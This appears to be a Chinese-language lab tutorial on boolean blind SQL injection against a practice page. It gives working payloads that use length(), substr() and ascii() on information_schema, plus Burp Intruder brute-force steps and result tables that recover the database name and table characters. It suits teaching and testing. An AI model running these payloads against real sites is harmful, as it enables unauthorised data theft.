SQL注入-盲注

访问环境


步骤一：访问环境，端口为默认`80`端口，请勿访问图片中端口。

1. URL为：`http://192.168.10.41/?id=1`
2. 左下角显示`yes`


构造Payload

步骤二：判断字符型注入

1. 使用单引号测试，`http://192.168.10.41/?id=1'`页面显示`no`




2. 使用注释，注释掉后边的单引号，如果页面返回`yes`则，确定是字符型注入。




开始注入

步骤三：查询列数

1. 构造语句`http://192.168.10.41/?id=1' and 1=1  order by 3-- -`返回正常



2. 查询4列，`http://192.168.10.41/?id=1' and 1=1  order by 4-- -`页面显示`no`，说明有只有3列。但是页面中并没用显示位，所以使用查询注入在这里并不生效。可以使用时间盲注、布尔注入来进行SQL注入。



步骤四：构造盲注语句


1. 这里不能像查询注入一样构造语句，这里用到函数如下：

- length() 获取长度
- ascii() 将查询出来的数据转为ascii码
- substr() 对查询出的数据进行截取
- limit() 对查询出的数据，分层显示。

获取数据库名字长度


步骤五：数据数据库名称长度

1. 掌握了需要用的函数，接下来构造盲注语句。如果数据库名称长度大于等于10返回`yes`，如果小于10返回`no`。
2. `http://192.168.10.41/?id=1' and length(database()) >=10 --+`返回`no`说明数据库名称小于10



3. 使用二分法，获取数据库长度，这次测试是否大于等于1，页面返回`yes`，说明数据库长度大于`1`

4. 这次测试是否大于等于5，页面返回 `no`，说明数据库长度小于 `5`




5. 这次测试是否大于等于4，页面反回 `yes` 说明数据库名称长度为 `4`

获取数据名字


步骤六：获取数据库名称

1. 使用substr()函数，截取数据库名称的第一位数字，是否等于`a`，如果等于a 页面返回`yes`，如果不等于a，页面返回`no`。这里返回`no`说明数据名称的第一位字母不等于`a`。
   `http://192.168.10.38/?id=1' and substr(database(),1,1) ='a' -- -`


2. 打开`桌面/软件/Burp`,将浏览器请发送到工具`Burp`中。然后右键选择`Send to Intruder`爆破模块中。




3. 清除所有自动选中。




4. 然后将 a 选中进行遍历。




5. 设置爆破字典，选择字典 a-z0-9 字典位置在 /桌面/软件/zidian/




6. 点击 Start attack 开始爆破，查看返回结果，找返回 yes 的页面。数据库第一个字符是 n 。并了解到，返回 yes 页面的长度为 529 。关闭当前页面。




7. 获取数据库第二个字符，返回到`Positions`只需要修改`substr`函数截取位置的地方即可。在此点击`Start attack`即可爆破。



8. 获取数据库第二个字符为`o`



9. 以此类推，一直修改`strsub`函数截取的位置，最终修改到`4`，因为数据库名称的长度就为`4`。
10. 获取第三位`t`




Request	Payload	Status	Error	Timeout	Length	Comment
5	t	200			529	
0		200			528	
1	q	200			528	
2	w	200			528	
3	e	200			528	
4	r	200			528	
6	y	200			528	
7	u	200			528	
8	i	200			528	
9	o	200			528	
10	p	200			528	
11	a	200			528	
12	s	200			528	

Request Response

Pretty Raw Render \n Actions

```
16
17  <body>
18    <h1>
        注入的世界，只有黑白两色。非黑即白....
      </h1>
19    <!-- sqlmap是没有灵魂的 -->
20    <form method="get">
21      姿势: <input type="text" name="id" value="1">
22      <input type="submit">
23    </form>
24
25    <pre>
26      yes
```

11. 获取第四位`e`，数据库名字最终为`note`



Request	Payload	Status	Error	Timeout	Length	Comment
3	e	200			529	
0		200			528	
1	q	200			528	
2	w	200			528	
4	r	200			528	
5	t	200			528	
6	y	200			528	
7	u	200			528	
8	i	200			528	
9	o	200			528	
10	p	200			528	
11	a	200			528	
12	s	200			528	

Request Response


Pretty Raw Render \n Actions

```
16
17  <body>
18    <h1>
        注入的世界，只有黑白两色。非黑即白....
      </h1>
19    <!-- sqlmap是没有灵魂的 -->
20    <form method="get">
21      姿势: <input type="text" name="id" value="1">
22      <input type="submit">
23    </form>
24
25    <pre>
26      yes
```


获取表名字

步骤七：获取数据库里的表名称


1. 构造盲注的`payload`同样用到`substr`函数，来截取`select table_name from information_schema.tables where table_schema='note' limit 0,1`查询出来的第一个字符。
2. 然后使用`ascii`函数，将查询和截取出来的字符转换为`ascii`数字，然后根据`ascii`对应找到相应的`十进制`数字。
3. 然后截取出来的数字与`ascii`对比，如果等于`ascii`其中任意一个数字，页面就会返回`yes`。
4. Payload为：`http://192.168.10.41/?id=1' and  ascii(substr((select table_name from information_schema.tables where table_schema='note' limit 0,1),1,1))=1 -- -`
5. 将浏览器请求发送到工具`Burp`。然后右键选择`Send to Intruder`爆破模块中。




6. 清除所有自动选中。




7. 设置遍历位置



8. 设置字典，由于`ascii`用十进制表示是从`0-127`，作用字典也需要设置`0-127`



9. 点击 `Start attack` 进行爆破，同样找到长度是 `529` 的页面。并知道 `payload` 的值是 `102`，关闭当前爆破结果页面。




Request	Payload	Status	Error	Timeout	Length	Comment
103	102	200			529	
0		200			528	
1	0	200			528	
2	1	200			528	
3	2	200			528	
4	3	200			528	
5	4	200			528	
6	5	200			528	
7	6	200			528	
8	7	200			528	
9	8	200			528	
10	9	200			528	
11	10	200			528	


10. 使用 `payload` 的值与 `ascii` 进行对比。获取到表的第一个字符 `f`

0101 1100	0134	92	0x5C	\	反斜杠
0101 1101	0135	93	0x5D	]	闭方括号
0101 1110	0136	94	0x5E	^	脱字符
0101 1111	0137	95	0x5F	_	下划线
0110 0000	0140	96	0x60	`	开单引号
